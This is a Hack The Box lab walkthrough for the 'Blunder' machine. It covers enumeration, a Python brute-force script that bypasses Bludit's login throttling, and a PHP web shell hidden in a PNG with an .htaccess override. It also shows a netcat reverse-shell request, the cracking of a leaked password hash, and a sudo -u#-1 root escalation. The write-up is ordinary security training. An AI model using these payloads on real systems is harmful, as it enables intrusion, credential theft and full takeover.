Welcome back hackers!! Today we will be doing another linux box rated easy on Hack the box. The name of the box is Blunder. Lets dive in.


Enumeration

```
PORT   STATE  SERVICE VERSION
21/tcp closed ftp
80/tcp open   http    Apache httpd 2.4.41 ((Ubuntu))
|_http-generator: Blunder
|_http-favicon: Unknown favicon MD5: A0F0E5D852F0E3783AF700B6EE9D00DA
|_http-title: Blunder | A blunder of interesting facts
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
```

From the nmap scan, we can see just one port is open and that is port 80. So probably, we will get a shell through abusing any of the misconfigurations or uploading a shell. Lets find out

Port 80 (HTTP)

Home page consists of some facts nothing else:



Stephen King

November 27, 2019 - Reading time: ~1 minute

Stephen Edwin King (born September 21, 1947) is an American author of horror, supernatural fiction, suspense, and fantasy novels. His books have sold more than 350 million copies, many of which have been adapted into feature films, miniseries, television series, and comic books. King has published 61 novels (including seven under the pen name Richard Bachman) and six non-fiction books.He has written approximately 200 short stories,most of which have been published in book collections.

King has received Bram Stoker Awards, World Fantasy Awards, and British Fantasy Society Awards. In 2003, the National Book Foundation awarded him the Medal for Distinguished Contribution to American Letters. He has created probably the best fictional character RolandDeschain in The Dark tower series. He has also received awards for his contribution to literature for his entire *oeuvre*, such as the World Fantasy Award for Life Achievement (2004) and the Grand Master Award from the Mystery Writers of America (2007). In 2015, King was awarded with a National Medal of Arts from the United States National Endowment for the Arts for his contributions to literature. He has been described as the "King of Horror".

Stadia

November 27, 2019 - Reading time: ~1 minute

Google Stadia is a cloud gaming service operated by Google. It is said to be capable of streaming video games up to 4K resolution at 60 frames per second with support for high-dynamic-range, to players via the company's numerous data centers across the globe, provided they are using a sufficiently high-speed Internet connection. It is accessible through the Google Chrome web browser on desktop computers, or through smartphones, tablets, smart televisions, digital media players, and Chromecast.

The service is integrated with YouTube, and its "state share" feature allows viewers of a Stadia stream to launch a


ABOUT

I created this site to dump my fact files, nothing more.......?

Running a gobuster scan to find subdirectories:


```
┌──(root💀kali)-[/home/rishabh/HTB/Blunder]
└─# gobuster dir -u http://$IP/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt --no-error -o dirbust -b 400,404 -q -t 64 -x js,html,php,txt,bak
/about                (Status: 200) [Size: 3290]
/0                    (Status: 200) [Size: 7573]
/admin                (Status: 301) [Size: 0] [-->
http://10.129.95.225/admin/]
/install.php          (Status: 200) [Size: 30]
/robots.txt           (Status: 200) [Size: 22]
/todo.txt             (Status: 200) [Size: 118]
/usb                  (Status: 200) [Size: 3969]
/LICENSE              (Status: 200) [Size: 1083]
```

Couple of directories and pages to check. Lets go through them one by one:
/about page - not interesting.
/install.php -




Bludit is already installed ;)

This may hint towards Bludit CMS. Lets keep this info in our back pocket.
/todo.txt -




```
-Update the CMS
-Turn off FTP - DONE
-Remove old users - DONE
-Inform fergus that the new blog needs images - PENDING
```

Some important points to note. CMS is not updated. That means there might be some vulnerabilities associated with it. There is another important line which reveals fergus as a potential user. Moving on,
/LICENSE - doesn't contain anything useful.
/admin - Its a login page for Bludit.




Going through the source code, I got the version of Bludit running and it was 3.9.2:



```
<!-- Favicon -->
<link rel="shortcut icon" type="image/x-icon" href="/bl-kernel/img/favicon.png?version=3.9.2">

<!-- CSS -->
<link rel="stylesheet" type="text/css" href="http://10.129.95.225/bl-kernel/css/bootstrap.min.css?version=3.9.2">
k rel="stylesheet" type="text/css" href="http://10.129.95.225/bl-kernel/admin/themes/booty/css/bludit.css?version=3.9.2">
k rel="stylesheet" type="text/css" href="http://10.129.95.225/bl-kernel/admin/themes/booty/css/bludit.bootstrap.css?version=3.9.2">

<!-- Javascript -->
<script src="http://10.129.95.225/bl-kernel/js/jquery.min.js?version=3.9.2"></script>
ipt src="http://10.129.95.225/bl-kernel/js/bootstrap.bundle.min.js?version=3.9.2"></script>
```

We don't have any credentials as of yet. I searchsploited bludit and there is a Auth bruteforce script associated with Bludit v3.9.2. Let's give it a shot.



```
 Exploit Title                                                     |  Path
------------------------------------------------------------------- ---------------------------------
Bludit - Directory Traversal Image File Upload (Metasploit)        | php/remote/47699.rb
Bludit 3.13.1 - 'username' Cross Site Scripting (XSS)              | php/webapps/50529.txt
Bludit 3.9.12 - Directory Traversal                                | php/webapps/48568.py
Bludit 3.9.2 - Auth Bruteforce Bypass                              | php/webapps/48942.py
Bludit 3.9.2 - Authentication Bruteforce Bypass (Metasploit)       | php/webapps/49037.rb
Bludit 3.9.2 - Authentication Bruteforce Mitigation Bypass         | php/webapps/48746.rb
Bludit 3.9.2 - Directory Traversal                                 | multiple/webapps/48701.txt
bludit Pages Editor 3.0.0 - Arbitrary File Upload                  | php/webapps/46060.txt
------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```

I was stuck at this point because I tried various wordlists but none of them contained the password for the user fergus. I peaked at several walkthroughs and all of them the same step: Creating our own dictionary using cewl.

```
┌──(root💀kali)-[/home/rishabh/HTB/Blunder]
└─# cewl http://$IP -w pass_dict.txt
CeWL 5.5.2 (Grouping) Robin Wood (robin@digi.ninja)
```

```
(https://digi.ninja/)
```


This will create a customised wordlist which you can use for bruteforce the login page. I found this python exploit which needs to be edited at several lines. Here is the modified exploit code which can be used to brute force to find the creds for user fergus:

```
#!/usr/bin/env python3
import re
import requests

host = 'http://10.129.95.225'
login_url = host + '/admin/login'
username = 'fergus'
wordlist = []

# Generate 50 incorrect passwords
#for i in range(50):
#    wordlist.append('Password{i}'.format(i = i))

# Add the correct password to the end of the list
#wordlist.append('adminadmin')

with open("/home/rishabh/HTB/Blunder/pass_dict.txt", 'r') as f:
        for line in f.readlines():
                wordlist.append(line.rstrip())
        f.close()


for password in wordlist:
    session = requests.Session()
    login_page = session.get(login_url)
    csrf_token = re.search('input.+?name="tokenCSRF".+?value="(.+?)"',
login_page.text).group(1)

    print('[*] Trying: {p}'.format(p = password))

    headers = {
        'X-Forwarded-For': password,
        'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.90
Safari/537.36',
        'Referer': login_url
    }

    data = {
        'tokenCSRF': csrf_token,
        'username': username,
        'password': password,
        'save': ''
    }

    login_result = session.post(login_url, headers = headers, data =
data, allow_redirects = False)

    if 'location' in login_result.headers:
        if '/admin/dashboard' in login_result.headers['location']:
            print()
            print('SUCCESS: Password found!')
            print('Use {u}:{p} to login.'.format(u = username, p =
password))
            print()
            break
```

Running the exploit is really simple.


```
python3 exploit.py
```

After a couple of mins, the right password will be displayed:



```
SUCCESS: Password found!
Use fergus:[redacted] to login.
```

Now, use the credentials to login. This is the dashboard which will be presented:



Visits today: 331709
Unique visitors today: 1

Notifications

Content edited « **Blender** »
Tue, 28 Apr 2020, 11:24 [fergus]

New content created « **Blender** »
Tue, 28 Apr 2020, 11:24 [fergus]

Content deleted « **autosave-21b8a0e80e433cb7453**…
Tue, 28 Apr 2020, 11:24 [fergus]

New content created « **Blender[Autosave]** »
Tue, 28 Apr 2020, 11:24 [fergus]

Access denied « **fergus** »
Tue, 28 Apr 2020, 11:22 [fergus]

Access denied « **fergus** »
Tue, 28 Apr 2020, 11:21 [fergus]

Access denied « **fergus** »
Tue, 28 Apr 2020, 11:20 [fergus]

New user created « **fergus** »
Wed, 27 Nov 2019, 13:26 [admin]


Plugin configured « **About** »
Wed, 27 Nov 2019, 11:54 [admin]

Plugin activated « **About** »
Wed, 27 Nov 2019, 11:53 [admin]

There is an RCE vulnerabililty also present in this Bludit version. I copied the exploit code from this link: https://www.exploit-db.com/exploits/48701 and there are some steps we need to follow.


EXploitation

First step is to create two payloads: a png file and .htaccess file. Download any png file from the internet and add a php one liner at the end of it as shown in the photo.




```
�Q�h��[a������R���0oàA�@^@^@^@IEND�B`�

<?php if(isset($_REQUEST['cmd'])){ echo "<pre>"; $cmd = ($_REQUEST['cmd']); system($cmd); echo "</pre>"; die; }?>
```

Now, create a file called .htaccess which will tell the CMS to interpret the png file as php file:




```
┌──(root💀kali)-[/home/rishabh/HTB/Blunder]
└─# echo "RewriteEngine off" > .htaccess

┌──(root💀kali)-[/home/rishabh/HTB/Blunder]
└─# echo "AddType application/x-httpd-php .png" >> .htaccess
```

With these two things done, change the IP address of the target, username and password in the exploit code. Once done with that, fire off the exploit with python3. You will get an output something similar to this:




```
┌──(root💀kali)-[/home/rishabh/HTB/Blunder]
└─# python3 rce.py
cookie: ipek55b520t13e1v6mprb5gbi0
csrf_token: 8d141edafa0418ddeb8397c9921af740d5a70f97
Uploading payload: evil.png
Uploading payload: .htaccess
```

Now, you need to navigate to /bl-content/tmp/temp/evil.png. As we have included a php command execution line in the file, we can add the paramter cmd at the end of it followed by the system command:




```
10.129.95.225/bl-content/tmp/temp/evil.png?cmd=id
```




```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
"
```

Now, open up a listener, send a rev shell command, and you will have your shell back.




```
GET /bl-content/tmp/temp/evil.png?cmd=rm+/tmp/f%3bmkfifo+/tmp/f%3bcat+/tmp/f|/bin/sh+-i+2>%261|nc+[redacted]+8989+>/tmp/f
HTTP/1.1
Host: 10.129.95.225
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: BLUDIT-KEY=uttibkg0l1db9tmr6khckj7gg1
Upgrade-Insecure-Requests: 1

```



```
┌──(root💀kali)-[/home/rishabh/HTB/Blunder]
└─# rlwrap nc -nvlp 8989
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::8989
Ncat: Listening on 0.0.0.0:8989
Ncat: Connection from 10.129.95.225.
Ncat: Connection from 10.129.95.225:53340.
/bin/sh: 0: can't access tty; job control turned off
$ 
```


Privilege Escalation

After some manual enumeration, you will find two directories for Bludit present in www directory. There will be a file called users.php in /bl-content/databases/ which contains the hash for user hugo. Hugo is one of the local users in the machine along with shaun.



```
cat users.php
<?php defined('BLUDIT') or die('Bludit CMS.'); ?>
{
    "admin": {
        "nickname": "Hugo",
        "firstName": "Hugo",
        "lastName": "",
        "role": "User",
        "password": "faca404fd5c0a31cf1897b823c695c85cffeb98d",
        "email": "",
        "registered": "2019-11-27 07:40:55",
        "tokenRemember": "",
        "tokenAuth": "b380cb62057e9da47afce66b4615107d",
        "tokenAuthTTL": "2009-03-15 14:00",
        "twitter": "",
        "facebook": "",
        "instagram": "",
        "codepen": "",
        "linkedin": "",
        "github": "",
        "gitlab": ""}
}
su Hugo
su Hugo
su: user Hugo does not exist
su hugo
su hugo
```

Copy the hash and using crackstation, crack the hash to retrieve the password for user hugo.
Now, user hugo can run all commands as root except /bin/bash




```
Matching Defaults entries for hugo on blunder:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User hugo may run the following commands on blunder:
    (ALL, !root) /bin/bash
```

If you check the sudo version in the system its 1.8.25p1. There's a vulnerability associated with this configuration and version. Link is here: https://www.exploit-db.com/exploits/47502
All we need to do is run,

```
sudo -u#-1 /bin/bash
```

Enter the sudo password of user hugo and you will be root:



```
sudo -u#-1 /bin/bash
Password120

id
id
uid=0(root) gid=1001(hugo) groups=1001(hugo)
root@blunder:/home/hugo#
```

Cheers!!